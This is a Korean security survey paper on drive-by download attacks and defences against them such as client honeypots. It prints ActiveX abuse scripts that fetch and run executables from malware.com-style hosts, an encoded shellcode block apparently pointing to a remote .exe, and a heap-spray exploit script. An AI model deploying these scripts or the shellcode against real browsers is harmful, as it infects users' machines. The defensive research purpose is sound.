Drive-by Download 기술 동향 및 대응 방안

한국인터넷진흥원 ▌오주형 · 임채태 · 정현철

1. 서 론

최근 악성코드들은 감염 전파를 위해 네트워크를 통한 취약한 서비스를 공격하는 방식에서 벗어나 웹 서핑 중 사용자가 악의적인 웹 사이트에 접속하는 순간 악성코드에 감염되는 Drive-by download 방식을 통해 유포되고 있다[1,2]. Drive-by download를 통한 악성코드 유포 방식은 사용자 몰래 악성코드 감염이 가능하며, 다수의 사용자가 접속하는 웹 서버를 Drive- by download 공격 매개체로 활용함으로써, 다수의 사용자를 한 번에 감염시키는 것이 가능하다. 이와 같이 과정을 통해 악성코드에 감염된 사용자 PC는 DDoS 공격, 스팸 메일 발송, 개인 정보 탈취 등과 2차 피해를 유발할 수 있으며, 이 또한 사용자의 인식하지 못하게 발생한다. Drive-by download를 통한 악성코드 감염은 그림 1과 같은 과정을 통해서 이루어지게 된다.

먼저 해커(공격자 또는 악성코드 배포자)는 많은 사람들이 방문하는 웹 서버들을 대상으로 SQL-Injection 등과 같은 웹 공격을 통해 특정 웹 페이지에 Drive-by download를 유발하는 악성 스크립트를 삽입한다. 악성 스크립트는 일반 사용자 PC에 설치된 웹 브라우저 또는 브라우저 응용 플러그인의 취약점을 공격해서 악성코드를 감염 시킬 수 있는 코드로 대부분 스크립트 생성 도구를 통해 자동으로 생성된다. 이와 같은 과정을 통해 악성 스크립트가 삽입되어 Drive-by download를 위한 매개체로 악용되는 웹 페이지를 일반 사용자가 방문하는 순간 악성 스크립트가 다운로드 되어 악성코드 감염이 이루어진다. Drive-by download를 통해 악성코드에 감염된 좀비 PC는 대부분 봇넷 구축, 개인정보 탈취 등과 같은 악성행위에 악용될 수 있으며, 설치된 안티바이러스 제품 삭제, 방화벽 해제 등을 통해 악성코드 탐지 및 치료를 어렵게 하고 있다.



그림 1 Drive-by download를 통한 악성코드 유포

Drive-by download 공격은 악성 스크립트의 사용자 PC 공격 방식에 따라, API 악용 Drive-by download와 브라우저 또는 브라우저 응용 프로그램의 취약점 공격을 통한 Drive-by download로 구분할 수 있다. 최근 응용 플러그인 개발자에 대한 보안 인식 교육, 프로그램 입력 값 검증 자동 점검 툴의 보급에 따라, API 악용 Drive-by download 공격은 줄어들고 있는 추세이다. 그러나 Adobe 사의 플래시 플레이어, PDF 리더 등과 같은 다양한 응용 프로그램의 버전 별 취약점을 공격해서 악성코드 감염을 유도하는 응용 프로그램 취약점 기반 Drive-by download 공격은 공격 대상으로 하고 있는 응용 프로그램의 수가 증가됨에 따라 계속해서 발생하고 있으며, 대응이 매우 어려운 설정이다. 또한, Drive-by download 코드에 대한 탐지를 어렵게 하기 위해 악성 스크립트에 코드 난독화 기술이 적용됨에 따라, 탐지 및 대응이 더욱 어려워지고 있다. 따라서 본 논문에서는 대표적인 Drive-by download 사례를 예를 들어 설명하고, 이를 대응하기 위해 제안된 연구들을 소개한다. 또한 기존 연구들의 장/단점을 기술하고, 향후 연구 방향을 제안한다.

본 논문은 다음과 같이 구성되어 있다. 2장은 Drive-by download의 특징 별 분류에 초점을 맞추어 서술하고, 3장은 Drive-by download에 대응 하기위해 제안된 연구들을 소개한다. 그리고 4장에서 대응 기술의 한계점 및 개선 방향과 마지막으로 5장에서 결론을 기술한다.

2. Drive by download 기술 분류 및 특징

Drive-by download 공격은 악성 스크립트가 사용자 PC의 제어 권을 획득하기 위한 방식에 따라 API 오류 악용 방식과 취약점 공격 방식으로 분류할 수 있다.

2.1 API 오류 악용 Drive-by download

API 악용 Drive-by download 방식은 웹 브라우저 응용 플러그인이 입력 URL을 검증하지 않는 API 오류를 악용하여, 원격에 존재하는 악성코드 실행 파일을 다운로드 받아 실행하는 방식이다. 예를 들어 2008년 보고된 Sila사 DLoader ActiveX 플러그인의 DonwloadAndInstall API는 프로그램 자동 업데이트를 위한 기능을 제공하고 있으나, 입력 URL 값에 대한 검증을 수행하지 않았다[3]. 따라서 표 1의 악성 스크립트 코드를 이용하여, 원격 malware.com에 존재하는 malware.exe를 다운로드 받아 자동으로 실행하는 것이 가능하였으며, 이를 악용한 Drvie-by download 사례가 여러 차례 발생하였다.

또한, 마이크로소프트사의 엑세스 프로그램에서 제공하는 스냅샵 뷰어는 인터넷을 통해 다운로드 받은 파일을 사용자 PC의 원하는 위치에 저장할 수 있는 오류가 발견되었다. 이 오류는 인터넷 브라우저를 통해 스냅샵 뷰어 ActiveX를 실행한 다음, 표 2와 같은 악성 스크립트 코드를 이용하여, 원격 malware2.com에 존재하는 malware2.exe 파일을 다운로드 받는 것이 가능하게 하였다. 또한, 다운로드 받은 악성코드는 C: / Documents and Settings / All Users / Start menu / programs / start와 같은 시작 프로그램 등록 디렉터리에 복사해서, 악성코드 실행이 가능하게 하였다.

위와 같이 API 오류 악용 Drive-by download는 인터넷 브라우저의 응용 프로그램이 입력 값 검증을 수행하지 않는 오류를 이용하여, 원격에 존재하는 악성코드를 다운로드 받아 실행하는 경우가 대부분이다. 따라서 특정 응용 프로그램의 오류가 발견되면 소스코드 수정 등을 통해서 즉각 적인 대응이 가능하다. 또한, 최근 프로그램 개발자의 보인 인식 교육 등을 통

표 1 DLoader ActiveX 플러그인의 API 악용 스크립트 코드

```
OBJECT id=
install classid=
clsid:78ABDC59-D8E7-44D3-9A76-9A0918C52B4A&gt;
&lt;/OBJECT ;SCRIPT&gt;
var
YEtYcJsR1=&quot;http://malware.com/malware.exe&quot;;
install[&quot;DownloadAndInstall&quot;](YEtYcJsR1);
&lt;/SCRIPT&gt;
```

표 2 스냅샵 뷰어 API 오류를 악용한 스크립트 코드

```
objec tclassid
=&#039;clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8
D9&#039; id =&#039;obj&#039; &gt;&lt;/ object &gt;
&lt;Object classid = &#039;clsid: F0E42D50-368C-
11D0-AD81-00A0C90DC8D9&#039; id = &#039;obj&#039;
&gt; &lt;/object&gt;
var buf1 =
&#039;malwar2.com/malware2..exe&#039;; var buf1 =
&#039;http:// malwar2.com/malware2..exe&#039;;
var buf2 = &#039;C: / Documents and Settings / All Users
/ &quot;Start&quot; menu / programs / start / malware2.
exe&#039;;
obj.SnapshotPath = buf1; obj.SnapshotPath = buf1;
obj.CompressedPath = buf2; obj.CompressedPath = buf2;
obj.PrintSnapshot(); obj.PrintSnapshot ();
&lt;/ Script&gt; &lt;/ Html&gt;
```

해서 API 오류 악용을 통한 Drive-by download 사례는 적어지고 있는 추세이다. 그러나 응용 프로그램의 API 오류는 언제든지 발생 가능하기 때문에 프로그램 개발자를 대상으로 하는 보안 인식 교육 또는 개발자를 위한 보안 가이드 출간 등을 통해서 지속적으로 예방해야할 필요가 있다.

2.2 브라우저 또는 브라우저 응용 프로그램의 취약점 공격을 통한 Drive-by download

인터넷 브라우저 또는 플러그인으로 등록된 응용 프로그램의 취약점 공격을 통해 악성코드 다운로드 및 실행을 수행하는 Drive-by download 공격이 수행된다. 이러한 Drive-by download 공격은 자바 스크립트를 이용하여, 쉘 코드를 인터넷 브라우저의 메모리 영역에 로드한 다음, 인터넷 브라우저 또는 플러그인 응용 프로그램에 존재하는 특정 취약점을 공격해서 메모리에 저장된 쉘 코드를 실행하는 방식을 사용하고 있다. 따라서 악성코드 다운로드 및 실행을 담당하는 쉘 코드가 실행되어, Drive-by download를 유발하게 된다.

```
shellcode = unescape("%u4343"+"%u4343"+"%u4343" +
"%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c" +
"%u1c70%u8bad%u0868%uf78b%u046a%ue859%u0043%u0000" +
"%uf9e2%u6f68%u006e%u6800%u7275%u6d6c%uff54%u9516" +
"%u2ee8%u0000%u8300%u20ec%udc8b%u206a%uff53%u0456" +
"%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300" +
"%u50c0%u5350%u5057%u56ff%u8b10%u50dc%uff53%u0856" +
"%u56FF%u510c%u8b56%u3c75%u748b%u782e%uf503%u8b56" +
"%u2076%uf503%uc933%u4149%u03ad%u33c5%u0fdb%u10be" +
"%ud63a%u0074%ucbc1%u030d%u40da%uf1eb%u1f3b%ue775" +
"%u8b5e%u245e%udd03%u8b66%u4b0c%u5e8b%u031c%u8bdd" +
"%u8b04%uc503%u5eab%uc359%u58e8%ufffe%u8eff%u0e4e" +
"%uc1ec%ue579%u98b8%u8afe%uef0e%ue0ce%u3660%u2f1a" +
"%u6870%u7474%u3a70%u2f2f%u3132%u2e30%u3132%u2e37" +
"%u3731%u2e35%u3032%u2f32%u647e%u796b%u6f6f%u642f" +
"%u416b%u7474%u6361%u2e6b%u7865%u0065");
bigbk = unescape("%u0D0D%u0D0D");
headersize = 20;
```

그림 2 악성코드 감염을 위한 쉘 코드

그러나 취약점 공격을 통한 쉘 코드 실행 방식을 이용한 Drive-by download 방식은 쉘 코드가 로드된 메모리 주소 공간을 공격자가 미리 파악하기 어려운 문제가 발생한다. 또한, 윈도우 비스타 버전부터 ASLR (Address Space Layout Randomization) 기술이 적용되어, 특정 데이터가 로딩 되는 주소 공간을 예측하는 것이 더욱 어렵게 되었다. 이와 같은 문제점을 해결하기 위해 최근 대부분의 취약점 공격을 통한 Drive-by Download 공격은 힙 스프레이(Heap Spray) 기법을 이용해 힙(Heap) 영역에 저장된 쉘 코드 실행하고 있다. 힙 스프레이 기법은 웹 브라우저 또는 브라우저 응용 프로그램이 비정상적인 메모리 주소로 jmp 또는 call 하는 취약점이 존재할 때 비정상적인 메모리 주소를 정상적인 메모리 주소로 변경하기 위해서 heap에 NOP (No operation) + 쉘 코드로 구성된 chunk를 비정상적인 주소가 정상적인 주소(쉘 코드가 실행까지)가 실행될 때까지 heap에 계속 삽입하는 것을 말한다. NOP 코드는 아무 것도 하지 않는 명령어로 실제 쉘 코드가 실행 될 때까지 단순히 통과하는 역할을 담당한다. 그림 3에서 보는 것과 같이 힙 스프레이 기법을 이용해서 힙 영역 전체를 NOP와 쉘 코드로 구성된 데이터 chunk를 채운 것을 확인할 수 있다.

또한, 취약점 공격을 통해 EIP 값을 힙 영역의 주소 값 으로 변경하게 되면, 원하는 쉘 코드가 실행 될 수 있을 것이다. 표 3은 힙 스프레이 기법을 이용하여, 쉘 코드를 힙 영역에 저장한 다음 취약점 공격을 통해 힙 영역에 저장된 코드를 실행할 수 있는 악성 스크립트이다[5,8]. 꼭 아래와 같은 형식을 지킬 필요는 없으며, 필수 요소인 Nop side + 쉘 코드의 조합을 생성한 다음 new 연산자를 이용하여, 힙 영역에 저장하는 것만 지켜주면 된다.

인터넷 브라우저 또는 브라우저 응용 프로그램의 취약점 공격을 이용한 Drive-by download는 대부분 악성 쉘 코드를 포함하고 있으며, 취약점 공격을 통해 메모리 특정 영역에 저장된 쉘 코드를 실행하는 방식을 사용하고 있다. 따라서 악성 스크립트 정적 분석을 통



그림 3 힙 영역에 로드된 쉘 코드

표 3 쉘 코드에 힙 스프레이 기법을 적용한 악성 스크립트

```
<SCRIPT language="javascript">
    shellcode = unescape("쉘 코드");
    // 자바스크립트는 기본적으로 데이터를 유니코드로
       처리하므로 unescape를 사용하여 1byte형식으로
       변환하는 과정이 들어간다.
    // Nopslide will contain these bytes:
       bigblock = unescape("%u0D0D%u0D0D");
    // Heap blocks in IE have 20 dwords as header
       headersize = 20;
    // This is all very 1337 code to create a nopslidethat
       will fit exactly
    // between the the header and the shellcode in
       the heap blocks we want.
    // The heap blocks are 0x40000 dwords big,
       I can't be arsed to write good
    // documentation for this.
       slackspace = headersize+shellcode.length
       while (bigblock.length<slackspace)
       bigblock+=bigblock;
       fillblock = bigblock.substring(0, slackspace);
       block = bigblock.substring(0,
       bigblock.length-slackspace);
       while(block.length+slackspace<0x40000)
       block = block+block+fillblock;
    // And now we can create the heap blocks,
       we'll create 700 of them to spray
    // enough memory to be sure enough that we've
       got one at 0x0D0D0D0D
    memory = new Array();
    for (i=0;i<700;i++) memory[i] = block + shellcode;
</SCRIPT>
```

해 쉘 코드 패턴 검사를 통해 Drive-by download를 유발하는 악성 웹 페이지를 조기에 탐지하는 것이 가능할 것이다. 그러나 악성 스크립트의 90% 이상이 코드 난독화 기술을 사용하고 있어, 단순한 패턴 매칭을 통해서 대응 하는 것이 더욱 어려워지고 있다.

3. Drive by download 대응 기술

3.1 Server-side 탐지 및 대응

Drive-by download 공격을 Server-side에서 대응하기 위해 SQL Injection, Cross site scripting 공격 등 웹 페이지에 Drive-by download 공격을 유발하는 코드 삽입을 사전 또는 사후에 탐지하기 위한 기법들이 제안되어왔다. Halfond와 Orso는 [6]에서 웹 페이지 정적 분석을 통해 SQL Injection 공격으로 삽입된 코드를 탐지할 수 있는 기술을 제안하였다. 또한, Zhuge는 [7,8]에서 웹 페이지 분석을 통해 Cross site script를 이용해 삽입된 Drive-by download 악성 스크립트 코드



그림 4 Server-side Drive-by download 대응 기술

를 탐지 할 수 있는 기술을 제안하였다. 그러나 제안된 대부분의 기술이 악성 스크립트 삽입을 위한 공격을 탐지하거나, 삽입된 악성 스크립트를 검사하기 때문에 공격 패턴을 변될 때마다 패턴을 변경해야 하는 단점이 있으며, 악성 스크립트 코드 난독화 기술 적용에 따라 많은 오탐이 발생하게 된다.

3.2 Client-side 탐지 및 대응

Drive-by download 공격을 Client-side에서 탐지하기 위한 방법으로 Client Honeypot을 이용하여, 악성 웹 사이트로 의심되는 웹 사이트를 분석해서 Drive-by download를 유발하는 악성 웹 페이지를 탐지할 수 있다. Client Honeypot은 의심되는 웹 사이트 분석을 통해 악성코드 감염 유도 등과 같은 악의적인 목적을 가진 악성 웹 사이트를 조기에 탐지하고, Drive-by download를 통해 유포되는 악성코드를 수집하기 위한 기술이다. Client Honeypot은 공격 코드가 실행될 수 있는 사용자 환경 시뮬레이션 여부에 따라, High-Interaction과 Low-Interaction Client Honeypot으로 구분된다.

Low-Interaction Client Honeypot은 의심 웹 페이지의 웹 콘텐츠를 다운로드 받은 다음 정적 분석을 통해서 Drive-by download를 유발하는 악성 스크립트 코드를 탐지할 수 있다. 그러나 최근 Drive-by download를 유발하는 악성 스크립트 들이 암호화, 인코딩 등 코드 난독화 기술을 적용함에 따라, 분석 및 탐지가 어렵다.



그림 5 Client-side Drive-by download 대응 기술

High-interaction Client Honeypot은 Low-interaction Client Honeypot과 달리 의심 웹 페이지를 직접 방문한 다음 발생하는 시스템 변화를 모니터링 한다. 이때 파일 생성이 모니터링 될 경우, Drive-by download 유발 악성 웹 페이지로 탐지하게 된다. High-interaction Client Honeypot은 악성 스크립트 코드의 난독화 여부에 상관없이 Drive-by download 유발 악성 웹 페이지를 탐지 할 수 있는 장점이 있으나, 구축비용이 많이 들고 시스템 변화 모니터링 시간이 오래 걸리는 단점이 존재한다.

4. Drive by download 대응 기술 연구 방향

최근 인터넷 브라우저 또는 브라우저 응용 프로그램의 취약점 공격을 통한 Drive-by download가 증가하고, 악성 스크립트 탐지 회피를 위해 코드 난독화 기술이 적용됨에 따라 효과적인 Drive-by download 대응이 매우 어려운 실정이다. 본 논문에서는 Drive-by download에 대해 크게 두 가지 측면에서 사전 예방 및 대응이 필요할 것으로 판단된다. 첫째로, SQL-Injection 공격 등을 통한 악성 스크립트 삽입을 사전에 차단하기 위해 Server 영역에서 취약점 패치 등이 필요하고, 두 번째로 악성 스크립트 삽입된 웹 서버를 조기에 탐지하기 위해 High-Interaction Client Honeypot을 활용해야 할 것이다. Low-Interaction Client Honeypot은 사전에 Drive-by download를 유발하는 악성 스크립트 코드에 대한 시그니처 확보가 필요한 단점이 있으며, 악성 스크립트 패턴이 변경 될 때마다 계속 해서 패턴 업데이트가 필요하기 때문에 빠르게 변화는 Drive-by download에 대응하기에는 한계가 있을 것이다. High-Interaction Client Honeypot은 악성 스크립트 코드 패턴 변화나 난독화 여부에 상관없이 Drive-by download 공격 웹 사이트를 탐지할 수 있으므로 효과적인 대응이 가능할 것이다. 그러나 High-Interaciton Client Honeypot은 악성 스크립트 실행 후 시스템 상태 변화를 모니터링하기 때문에 감염된 시스템을 초기화하는 작업이 추가적으로 요구된다. 시스템 복구 또는 초기화 작업은 최소한 1분 이상의 처리 시간과 VMware, Virtual Box 등과 같은 전문적인 프로그램을 필요로 한다. 결국 대부분의 High-Interaction Client Honeypot은 의심 웹 사이트 분석 시간이 오래 걸리고, 많은 구축비용을 필요로 하는 단점이 존재한다. 따라서, 기존 High-Interaction Client HoneyPot의 단점을 보완해서 Drive-by download에 특화된 Client Honeypot에 대한

연구가 필요하다. Drive-by download 전용 Client Honeypot의 요구사항은 다음과 같이 크게 2가지로 요약할 수 있다.

- 시스템 복구 없이 악성코드 감염 이전 상태로의 복귀 기능

악성코드 감염은 파일 시스템에 생성된 악성코드의 실행을 통해서 발생하기 때문에 파일 시스템 레벨에서 파일의 실행을 통제할 수 있는 커널 드라이버를 통해서 악성코드 감염을 막을 수 있을 것이다.

- 낮은 시스템 구축비용을 보장

High-Interaction Client Honeypot은 가상의 악성코드 실행 환경을 제공하는 고가의 전문 프로그램을 필요로 한다. 또한, 악성 스크립트 코드가 실행 될 수 있는 사용자 환경을 제공해야 하기 때문에 높은 구축비용이 드는 단점이 있다. 따라서 XEN 등과 같은 오픈소스 기반의 가상환경 제공 프로그램을 이용하여, 사용자 환경을 시뮬레이션 할 수 있는 기술 개발이 필요하다.

5. 결 론

최근 사용자의 인식 없이 악성코드에 감염되어, 좀비 PC로 악용되는 Drive-by download이 급격히 증가하고 있다. Drive-by download는 임의의 사용자가 악의적인 웹 사이트에 접속하는 순간 악성코드에 감염되거나 악의적인 스크립트가 실행되는 방식으로 웹 사용자를 공격할 수 있는 기술이다. Drive-by download 공격에 효과적으로 대응하기 위해서는 Drive-by download 유발 악성 스크립트가 다운로드 되는 서버 영역에서 삽입 사전 예방 및 악성 웹 페이지 조기 탐지 기술이 요구 된다. 또한, Client-site에서 Client Honeypot을 이용하여, 악성 스크립트 코드가 삽입되어, Drive-by download에 악용되고 있는 웹 서버를 조기에 탐지하고 차단할 수 있다. 기존 Client Honey은 최근 고도화된 분석 시간 지연 등 단점이 존재하기 때문에 이를 극복해서, 효과적으로 탐지할 수 있는 기술이 개발되어야 할 것이다. 마지막으로, Drive-by download를 통한 악성코드 유포 기술이 어떻게 진화할지 예의주시하여 진화속도와 나란히 하는 대응 기술을 마련함으로써 Drive-by download로 인한 피해를 줄여야 할 것이다.

참고문헌

[1] Empirical study of drive-by-download spyware. http://cisr.nps.navy.mil/downloads/06paper_spyware.pdf

[2] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu, "The ghost in the browser analysis of web-based malware", HotBots'07, pages 4-10, 2007

[3] Sina dloader class activex control's downloadandinstall' method arbirary file download vulnerability, http://www.securityfocus.com/bid/30223/info

[4] MS IE daxctle.ocx KeyFrame 메소드 힙 오버플로우 취약점 분석 보고서, http://pds.nprotect.co.kr/pds/virusinfo_img/INCA_Alert%5BMS_IE_daxctle.ocx_KeyFrame_Method_Heap_Overflow%5D.pdf

[5] ActiveX 취약성 공격시의 Unicode Shellcode, http://hkpco.kr/paper/ActiveX_Shellcode.pdf

[6] W.G.J. Halfond and A. Orso, "Amnesia: analysis and monitoring for neutralizing sql-injection attacks", Proceedings of the 20th IEEE/ACM international Conference on Automated software engineeringm, page 174-183, 2005

[7] S. Bandhakavi, P. Bisht, P. Madhusudan, and V. N. Venkatakrishnan, "Candid: preventing sql injection attacks using dynamic candidate evaluations", In CCS' 07: Proceedings of the 14th ACM conference on Computer and communications security, pages 12-24, 2007

[8] MS Internet Explorer (IFRAME Tag) Buffer Overflow Exploit, http://milw0rm.com/exploits/612

약 력

오 주 형

2005 인제대학교 컴퓨터과학과 졸업(학사)
2008 성균관대학교 전자전기 및 컴퓨터공학과 졸업(석사)
2008~ 한국인터넷진흥원 주임연구원
관심분야 : 악성코드 분석, 네트워크 보안, 침해사고 분석
E-mail : jhoh@kisa.or.kr

임 채 태

2000 충남대학교 컴퓨터과학과 졸업(학사)
2003 포항공과대학교 컴퓨터공학과 졸업(석사)
2009~ 전남대학교 정보보호협동과정(박사과정)
2003~ 한국인터넷진흥원 선임연구원
관심분야 : 봇넷, 악성코드, VoIP 보안
E-mail : chtim@kisa.or.kr

정 현 철

1996 서울시립대학교 전산통계 학사
1998 광운대학교 전자계산 석사
1996~현재 한국인터넷진흥원 팀장
관심분야 : 악성코드 분석, VoIP보안, 디지 털포렌식, 침해사고대응, 웹 보안
E-mail : hcjung@kisa.or.kr